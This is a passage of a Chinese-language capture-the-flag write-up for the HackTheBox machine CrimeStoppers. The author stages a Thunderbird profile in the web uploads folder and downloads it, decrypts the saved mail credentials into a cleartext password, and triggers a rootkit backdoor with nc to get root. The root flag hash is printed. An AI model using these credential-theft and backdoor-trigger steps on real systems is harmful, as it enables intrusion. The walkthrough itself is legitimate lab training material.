"timeLastUsed":1513452233268,"timePasswordChanged":1513452233268,"timesUsed":1},{"id":2,"hostname":"smtp://crimestoppers.htb","httpRealm":"smtp://crimestoppers.htb","formSubmitURL":null,"usernameField":"","passwordField":"","encryptedUs
ername":"MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECJt3sgMddDmBBBiBLG1+xV56msveHf6TeQJyEbYeKiHnUl0=","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECCtQjFNTfgl4BBCVOJjKsfEms5eVn1ohSZHC","guid":"{541c134f-1fb3-4a61-b9
20-b0bbdeff31cb}","encType":1,"timeCreated":1513452233274,"timeLastUsed":1513452233274,"timePasswordChanged":1513452233274,"timesUsed":1}],"disabledHosts":[],"version":2}
```

---


google找thunderbird db json github

找到此工具(疑似可獲取帳密碼):

https://github.com/lclevy/firepwd


此部分需要整個目錄。

我將進行壓縮並放在`/var/www/html/uploads/[檔案名.zip]`



```
$ zip -r /var/www/html/uploads/thunderbird.zip 36jinndk.default
  adding: 36jinndk.default/ (stored 0%)
  adding: 36jinndk.default/webappsstore.sqlite (deflated 100%)
  adding: 36jinndk.default/extensions.ini (deflated 42%)
  adding: 36jinndk.default/times.json (stored 0%)
  adding: 36jinndk.default/blist.sqlite (deflated 100%)
  adding: 36jinndk.default/.parentlock (stored 0%)
  adding: 36jinndk.default/xulstore.json (deflated 58%)
  adding: 36jinndk.default/formhistory.sqlite (deflated 100%)
  adding: 36jinndk.default/key3.db (deflated 97%)
  adding: 36jinndk.default/blocklist-addons.json (deflated 85%)
  adding: 36jinndk.default/addons.json (deflated 56%)
  adding: 36jinndk.default/session.json (deflated 50%)
  adding: 36jinndk.default/global-messages-db.sqlite (deflated 99%)
  adding: 36jinndk.default/datareporting/ (stored 0%)
  adding: 36jinndk.default/datareporting/aborted-session-ping (deflated 62%)
  adding: 36jinndk.default/datareporting/session-state.json (deflated 20%)
  adding: 36jinndk.default/datareporting/state.json (stored 0%)
```

在進行下載




```
└─# curl -O http://10.10.10.80/uploads/thunderbird.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  403k  100  403k    0     0   206k      0  0:00:01  0:00:01 --:--:--  205k

┌──(root㉿kali)-[~/htb/CrimeStoppers]
└─# ls
key3.db  logins.json  shell.php  shell.zip  thunderbird.zip

┌──(root㉿kali)-[~/htb/CrimeStoppers]
└─# unzip thunderbird.zip
Archive:  thunderbird.zip
   creating: 36jinndk.default/
  inflating: 36jinndk.default/webappsstore.sqlite
  inflating: 36jinndk.default/extensions.ini
 extracting: 36jinndk.default/times.json
  inflating: 36jinndk.default/blist.sqlite
 extracting: 36jinndk.default/.parentlock
  inflating: 36jinndk.default/xulstore.json
  inflating: 36jinndk.default/formhistory.sqlite
  inflating: 36jinndk.default/key3.db
```

執行腳本後，找到密碼


```
└─# python firefox_decrypt.py /root/htb/CrimeStoppers/36jinndk.default/
2024-07-12 22:52:30,515 - WARNING - profile.ini not found in
/root/htb/CrimeStoppers/36jinndk.default/
2024-07-12 22:52:30,515 - WARNING - Continuing and assuming
'/root/htb/CrimeStoppers/36jinndk.default/' is a profile location

Website:   imap://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'

Website:   smtp://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59
```

帳戶切換成功



```
dom@crimestoppers:~$ whoami
whoami
dom
dom@crimestoppers:~$ id
id
uid=1000(dom) gid=1000(dom) groups=1000(dom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
dom@crimestoppers:~$ 
```

在`/home/dom/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb/Drafts-1`




```
<rbird/36jinndk.default/ImapMail/crimestoppers.htb$ cat Drafts-1
cat Drafts-1
From
FCC: imap://dom%40crimestoppers.htb@crimestoppers.htb/Sent
X-Identity-Key: id1
X-Account-Key: account1
To: elliot@ecorp.htb
From: dom <dom@crimestoppers.htb>
Subject: Potential Rootkit
Message-ID: <1f42c857-08fd-1957-8a2d-fa9a4697ffa5@crimestoppers.htb>
Date: Sat, 16 Dec 2017 12:53:18 -0800
X-Mozilla-Draft-Info: internal/draft; vcard=0; receipt=0; DSN=0; uuencode=
 attachmentreminder=0; deliveryformat=4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
 Thunderbird/52.5.0
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8
Content-Language: en-US
Content-Transfer-Encoding: 8bit

<html>
  <head>

    <meta http-equiv="content-type" content="text/html; charset=utf-8">
  </head>
  <body text="#000000" bgcolor="#FFFFFF">
    <p>Elliot.</p>
    <p>We got a suspicious email from the DarkArmy claiming there is a
      Remote Code Execution bug on our Webserver.  I don't trust them
      and ran rkhunter, it reported that there a rootkit installed
      called: apache_modrootme backdoor.</p>
    <p>According to my research, if this rootkit was on the server I
      should be able to run "nc localhost 80" and then type get root to
      get<br>
      nc localhost 80</p>
    <p>get root<br>
    </p>
    <p><br>
    </p>
  </body>
</html>
From - Sat Dec 16 12:53:19 2017
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
FCC: imap://dom%40crimestoppers.htb@crimestoppers.htb/Sent
X-Identity-Key: id1
X-Account-Key: account1
To: elliot@ecorp.htb
```

- 寫確認目標主機存在rootki 名為apache_modrootme後門
- 可進行nc 10.10.10.80 80 get root <=取得root?

  測試失敗，因該get 是其他用戶。。


檢查apache資料夾，先確認access的log，先從最大檔案先看。



```
dom@crimestoppers:/var/log/apache2$ ls -al
ls -al
total 2364
drwxr-x---  2 root adm       4096 Jul 12 06:25 .
drwxrwxr-x 7 root syslog    4096 Jul 12 06:25 ..
-rw-r-----  1 root adm       8950 Jul 12 20:17 access.log
-rw-r-----  1 root adm      11650 Jul 12 06:05 access.log.1
-rw-r-----  1 root adm    1813099 Jul 11 06:16 access.log.2.gz
-rw-r-----  1 root adm        341 Dec 26  2017 access.log.3.gz
-rw-r-----  1 root adm        184 Dec 25  2017 access.log.4.gz
-rw-r-----  1 root adm     297525 Dec 23  2017 access.log.5.gz
```


可使用zcat查看壓縮檔

在`zcat access.log.4.gz`找到因該是帳號的東西




```
dom@crimestoppers:/var/log/apache2$ zcat access.log.4.gz
zcat access.log.4.gz
::1 - - [25/Dec/2017:12:59:19 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:00:00 -0800] "FunSociety" 400 0 "-" "-"
127.0.0.1 - - [25/Dec/2017:13:11:04 -0800] "FunSociety" 400 0 "-" "-"
```

提全成功



```
dom@crimestoppers:/var/log/apache2$ nc 10.10.10.80 80
nc 10.10.10.80 80
get FunSociety
get FunSociety
rootme-0.5 DarkArmy Edition Ready
id
id
uid=0(root) gid=0(root) groups=0(root)
whoami
whoami
root
```


root flag



```
cat /root/root.txt
2e5ae702adf1e1133e31f36b08ff2d09
```


特別發現

IPv6 ssh



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:5355            0.0.0.0:*               LISTEN      806/systemd-resolve
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      37186/python3
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      807/sshd
tcp6       0      0 :::5355                 :::*                    LISTEN      806/systemd-resolve
tcp6       0      0 :::80                   :::*                    LISTEN      871/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      807/sshd
```

因該是這段



```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.80  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:fe94:785b  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:fe94:785b  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:94:78:5b  txqueuelen 1000  (Ethernet)
        RX packets 2580810  bytes 224151961 (224.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 432450  bytes 406696747 (406.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```